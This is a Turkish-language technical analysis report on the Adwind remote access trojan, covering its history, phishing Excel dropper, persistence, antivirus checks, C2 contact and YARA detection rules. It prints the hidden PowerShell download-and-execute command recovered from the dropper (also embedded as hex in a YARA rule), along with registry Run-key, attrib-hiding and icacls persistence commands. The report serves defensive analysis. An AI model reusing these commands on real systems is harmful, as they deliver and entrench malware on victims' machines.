GAIS
Cyber Security

ADWIND RAT TEKNİK ANALİZ RAPORU

0 (216) 250 3282
info@gaissecurity.com
www.gaissecurity.com

Saray Mh. Doktor Adnan
Büyükdeniz Cd. No:4 Akkom
Office Park 2.Blok 10/21
Ümraniye / İstanbul

2020 | GAIS-CERT

İÇİNDEKİLER

RAT ve Trojan türündeki ADWIND zararlısına ait dosya yolları, Registry kayıtları, tutulan loglar, tüm indikatörler ve Türkiye örnekleri ile ilgili bilgiler ayrıntılı bir şekilde analiz edilip raporlanmıştır.

Giriş

RAT türündeki Adwind zararlısının geliştiricisi Meksika tabanlı İspanyol bir hacker olup 2012 yılının başlarında Adwind ailesinde yer alan "**Frutas**" adlı java tabanlı uzaktan erişim aracı (RAT) satmaya başladı. İlerleyen yıllarda en az yedi kez değiştirildi ve **Adwind**, **UnReCoM**, **Alien Spy, JSocket, JBifrots, UnknownRat** ve **JConnectPro** isimleri ile piyasaya sürüldü.

Tek bir kötü amaçlı yazılım platformu aracılığıyla dağıtılan ve çapraz platformlu, çok işlevli bir kötü amaçlı yazılım programı olan Adwind RAT'ı diğer ticari kötü amaçlı yazılımlardan ayıran ana özelliklerden biri, internet üzerinden satışı yapılmasıdır. "Müşterinin" kötü amaçlı programın kullanımı karşılığında bir ücret ödediği ücretli bir hizmet şeklinde açıkça dağıtılmasıdır. 2015 yılı sonunda sistemin yaklaşık 1.800 kullanıcısı vardı. Bu, onu bugün var olan en büyük kötü amaçlı yazılım platformlarından biri haline getiriyor.

2013 ve 2016 yılları arasında, Adwind'in farklı sürümleri, dünyadaki en az 443.000 özel kullanıcıya, ticari ve ticari olmayan kuruluşa yönelik saldırılarda kullanılmıştır.

11 Ocak 2012 tarihinde "**adwind**" isimli "**indetectables[.]net**" forum kullanıcısı "**Frutas RAT**" hakkında bir yazı paylaşmıştı. Yazdığı yazıda Frutas RAT projesine başladığı ve yavaş yavaş ilerlediğini çünkü her şeyi tek başına yaptığını herhangi bir 3. parti kod kullanmadığını ve geliştirme ortamı olarak **NETBEANS** kullandığını yazmıştır. Forumdaki bu kullanıcı 2012 yılı boyunca **Frutas RAT** için çeşitli güncellemeler yayınlamıştır. Aralık 2012 tarihinden itibaren **ücretsiz** olan "**Frutas RAT**" ı "**Adwind RAT**" olarak değiştirmiş ve **ücretli** yapmıştır.

2013 yılının başlarında yeniden adı değiştirilen **Adwind RAT** Skype veya mail gibi çeşitli iletişim yolları ile satışa sunuldu. İlk çıkışında **55$** bir fiyatla çıkan Adwind RAT 15 Şubat'tan itibaren fiyatının artıp **100$** olacağı da belirtilmiştir. 2013 yılında yapılan güncelleme ile **Android** desteği de sağlanmıştır. Birçok özelliğinin bulunması ve çoğu platformda çalışmasından dolayı kısa bir sürede dünya genelinde çok ilgi gören bir araç haline gelmiştir. Bu popülerlikle birlikte Adwind RAT'ın geliştiricisi bir Youtube kanalı açıp bu kanal üzerinden Adwind RAT'ın öğretici videolarını nasıl kullanıldığı gibi bilgileri paylaşmıştır. Aynı yıl içinde Adwind RAT ilk kez Pasifik Asya'da hedefli bir saldırıda kullanılmıştır. Kasım 2013'te, kötü amaçlı yazılım **UNRECOM** olarak yeniden adlandırıldı. Adwind'in yeniden markalaşan bu sürümü tüm eski özelliklerini korumaya devam etti.


2014 yılında, Adwind'in kaynak kodu sızdırıldı ve çevrimiçi ücretsiz olarak kullanılabilir hale geldi. Sızıntıya karşılık olarak Adwind Trojan'ın "resmi" sürümü Ekim 2014'te **AlienSpy** olarak önemli ölçüde yükseltildi ve yeniden yayınlandı. Kötü amaçlı yazılımın bu sürümü **sandbox sistemleri** algılamayı, kontrol sunucusuyla **kriptografik** olarak


güvenli iletişim ve **antivirüs** programlarını otomatik tespit etme, devre dışı bırakma gibi çeşitli özellikler kazandı.

Rapor.xlsx Dosya analizi

Dosya Adı	Rapor.xlsx
Md5	5ba62c034584b88e44b5364e4131671c
Sha1	b4a8dfe2eebaf436c021458e515baf39ed812740
Sha256	9e61a8cf313337d2b72fc463164afc2e332fa26fda145c18fc6de6acd68af7db

Adwind zararlısı sistem üzerinde önce phishing saldırılar ile Excel dökümanı olarak gelmektedir. Kurbana gönderilen farklı içerikteki maillere ek olarak gönderilen Excel dökümanı kurban tarafından ilk açıldığında karşısına "içeriği etkinleştirmeniz gerekmekte" uyarısı ile birlikte anlamsız karakterlerin bulunduğu bir Excel sayfası çıkmaktadır.





Bu uyarıdan sonra Excel dökümanı alt hücrelerine gizlenmiş olan bir script kodunu çalıştırmak amacıyla cmd.exe uygulamasını çalıştırmak için izin istemektedir.

Bu kod parçası GitHub üzerinden asıl zararlı kodu indirerek hiçbir kullanıcı iznine gerek duymadan ve ekrana bir konsol penceresi açmadan çalıştırmaktadır. Bu kod parçası, Excel dökümanının değerlerine baktığımızda karşımıza çıkmaktadır.

```
)2 00  Ó?3333333Ó?......
70 6F  ....ø.÷cmd./c po
75 74  wershell -execut
73 73  ionpolicy bypass
5D 6D   -W Hidden -comm
5F 62  and "& { (new-ob
74 2E  ject System.Net.
5E 6C  WebClient).Downl
73 3A  oadFile(\"https:
55 72  //raw.githubuser
30 38  content.com/5308
53 72  682/4yba8444mtcr
75 63  a11/gh-pages/wuc
5C 22  gy3jecwgpv.svg\"
4A 54   ,\" %tmp%\\ACJT
25 74  U.jar\") }" & %t
23 00  mp%\\ACJTU.jar#.
4E 59  ..â......Y215INY
)2 0A  FYRFQPEU........
)0 00  ...U............
)0 08  .....:..........
```

İlk zararlı dosyamız olan bu Excel dökümanı, dropper görevi olarak zararlı kodu indirmek haricinde herhangi bir zararlı işlem yapmamaktadır.

Adwind.jar Dosya analizi

Dosya Adı	Adwind.jar
Md5	8961392f55bdbfaa48c906ab5594afe3
Sha1	8ca09bebe64bc1f8a2b5e50d4883f81d58a9f9fc
Sha256	c52f88bc3da6ce73dbed459115b2fbdfa41effc4313ea6e5cf4a9bb162b916d0


İndirilen zararlı dosyamız olan adwind.jar dosyası ise asıl zararlı işlemleri yapmaktadır. Öncelikle sistem üzerinde çalıştırıldığında kendisinin bir obfuscate aracı olan **allatori** ile obfuscate edildiğini görmekteyiz.

Kendisini obfuscate ederek anti-virüsler ve analistler tarafından tespitini zorlaştırmaktadır. Daha sonra sistem üzerinde çalıştığında bazı kontroller yapmaktadır. Bu kontroller network üzerinden Public IP tespiti ve IP'nin ülke tespitidir. Bu kontrollerden geçtikten sonra sistem üzerinde zararlı aktivitelerine başlamaktadır.


İlk olarak Shell üzerinde komutlar çalıştırarak sistemde kalıcılık sağlama ve komuta kontrol sunucularına bilgi verme gibi işlemler yapmaktadır. Bu amaçla sistem üzerinde bulunan Java programının kurulu olduğu dizinine erişim için dizinin erişim yetkilerini değiştirmektedir.

```
"%WinDir%\system32\icacls.exe %AllUsersProfile%\Oracle\Java\.oracle_jre_usage /grant
veryone:(OI)(CI)M"
```

Bu izinleri aldıktan sonra kendini bilgisayar her açıldığında başlatabilmek için başlangıca yazmaktadır. Kendine konum olarak kullanıcının ev dizini altında "\AppData\Roaming" dizinine oluşturduğu 'Uninstaller' klasörünü seçmektedir




```
"reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v
JavaSun_Uninstall_00001_00002 /t REG_SZ /d
\%ProgramFiles%\Java\jre1.8.0_251\bin\javaw.exe\ -jar
\%AppData%\Uninstall\Uninstall.Uninstaller\ /f"
```



Kendini başlangıç dizinine eklemesinin ardından kendi bulunduğu dizinini Windows sistemlerde bulunan "atrib.exe" aracı ile kullanıcıdan gizlemek için "+h" parametresi ile gizli dosya, üzerinde yapılabilecek değişiklikleri engellemek için "+r" ile sadece okuma iznini ve sistem dosyası olarak algılanmak için "+s" ile sistem dosyası olarak ayarlamaktadır.

```
attrib +s +h +r %AppData%\Uninstall\*.*

attrib +s +h +r %AppData%\Uninstall
```



Bu işlemlerin ardından sistem üzerinde artık kalıcılığını ve erişimini sağlamış olmaktadır.

```
%ProgramFiles%\Java\jre1.8.0_251\bin\javaw.exe -jar %AppData%\Uninstall\Uninstall.Uninstaller
```

Zararlı, kendisini çalıştırır çalıştırmaz sistem üzerinde çalışan AV yazılımlarının tespiti için WMI yardımcı programı WMIC.exe uygulamasını kullanmaktadır.

```
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List
```


Bu işlemlerin ardından kullanıcının ev dizininde oluşturmuş olduğu "Uninstall" dosyasını gizlemektedir.

```
attrib +H %UserProfile%\.Uninstall
```


Adwind.jar Network Analizi

Zararlı, sisteme ilk girdiği anda bazı kontroller yapmaktadır ve bilgiler toplamaktadır. Bu kontrollerden sonra sisteme enfekte olmaya karar verip komuta kontrol sunucusu ile iletişime geçmektedir.


İlk olarak kurban sistemin Public IP adresini tespit etmek için Amazon servislerini kullanmaktadır. http://checkip[.]amazonaws[.]com adresi üzerinden kurban sistemin IP adresini tespit etmektedir.



Buradan aldığı IP adresini ipinfo[.]io sitesinin API'sini kullanarak kurbanın bulunduğu ülkeyi tespit etmektedir. Zararlı Türkiye konumunu hedef almaktadır. Ülke kodu TR harici ise çalışmamaktadır.




Bu işlemlerini ardından sistem üzerindeki zararlı aktivitelerini gerçekleştirmekte ve komuta kontrol sunucusu olan **21736[.]xyz** domaini ile iletişime geçmektedir.



	Time	Source	Destination	Protocol	Length	Info
41	3.061107	192.168.142.130	192.168.142.2	DNS	69	Standard query 0xc0e4 A 21736.xyz
42	3.197964	192.168.142.2	192.168.142.130	DNS	85	Standard query response 0xc0e4 A 21736.xyz A 104.168.172.6

Ancak komuta kontrol sunucusu artık erişime kapalıdır.



Çözüm Önerileri

- Sistemlerde güncel, güvenilir bir antivirüs yazılımın kullanılması,
- Gelen maillerin özenle okunması, içinde bulunan eklerin taramadan geçirilmeden açılmaması,
- Spam maillerin dikkate alınmaması,
- İnternet üzerinde dolaşım yaparken phishing içeriklere dikkat edilmesi,
- İşletim sisteminde bulunan en son güncellemelerin yüklü olması,
- Sistem üzerindeki çalışan processlerin yaptığı işlemler ve ağ hareketlerinin izlenmesi
- Ağ üzerinde zararlı bağlantı kuran, IP adresleri, domainler ve C&C sunucularının adreslerinin filtrelenmesi gibi üretilen çözümler, RAT türündeki ADWIND zararlısının sisteme bulaşmasını ve zarar vermesini engelleyebilmektedir.

Yara Kuralı

```
import "hash"

rule Rapor: xlsx

{

	meta:

		description = "Adwind RAT Trojan"

		first_date = "13.05.2020"

		report_date = "18.07.2020"

		file_name = "Rapor.xlsx"

	strings:

		$s1 = {63 6D 64 03 2F 63 20 70 6F 77 65 72 73 68 65 6C 6C 20 2D 65 78 65 63 75 74
69 6F 6E 70 6F 6C 69 63 79 20 62 79 70 61 73 73 20 2D 57 20 48 69 64 64 65 6E 20 2D 63 6F 6D 6D
61 6E 64 20 22 26 20 7B 20 28 6E 65 77 2D 6F 62 6A 65 63 74 20 53 79 73 74 65 6D 2E 4E 65 74 2E
57 65 62 43 6C 69 65 6E 74 29 2E 44 6F 77 6E 6C 6F 61 64 46 69 6C 65 28 5C 22 68 74 74 70 73 3A
2F 2F 72 61 77 2E 67 69 74 68 75 62 75 73 65 72 63 6F 6E 74 65 6E 74 2E 63 6F 6D 2F 35 33 30 38
36 38 32 2F 34 79 62 61 38 34 34 34 6D 74 63 72 61 31 31 2F 67 68 2D 70 61 67 65 73 2F 77 75 63
67 79 33 6A 65 63 77 67 70 76 2E 73 76 67 5C 22 20 2C 5C 22 20 25 74 6D 70 25 5C 5C 41 43 4A 54
55 2E 6A 61 72 5C 22 29 20 7D 22 20 26 20 25 74 6D 70 25 5C 5C 41 43 4A 54 55 2E 6A 61 72 23 00
15 00 E2 7F 00 00 00 00 0E 59 32 31 35 49 4E 59 46 59 52 46 51 50 45 55}

		$s2 = "https://raw.githubusercontent.com/5308682/4yba8444mtcra11/gh-
pages/wucgy3jecwgpv.svg"

	condition:

		hash.md5(0,filesize) == "5ba62c034584b88e44b5364e4131671c" or $s1 or $s2

}
```

```
rule Adwind: java
{
        meta:
                description = "Adwind RAT Trojan"
                first_date = "13.05.2020"
                report_date = "18.07.2020"
                file_name = "Adwind.jar"
        strings:
                $s1 = "16245"
    $s2 = "A$D.class"
    $s3 = "A.class"
    $s4 = "B.class"
    $s5 = "C.class"
        $s6 = "D$A.class"
    $s7 = "D.class"
    $s8 = "u2Br3cvUkb"
    $s9 = "c.class"
    $s10 = "n.class"
    $s11 ="mny\\zsh"
        condition:
                hash.md5(0,filesize) == "8961392f55bdbfaa48c906ab5594afe3" or all of them
}
```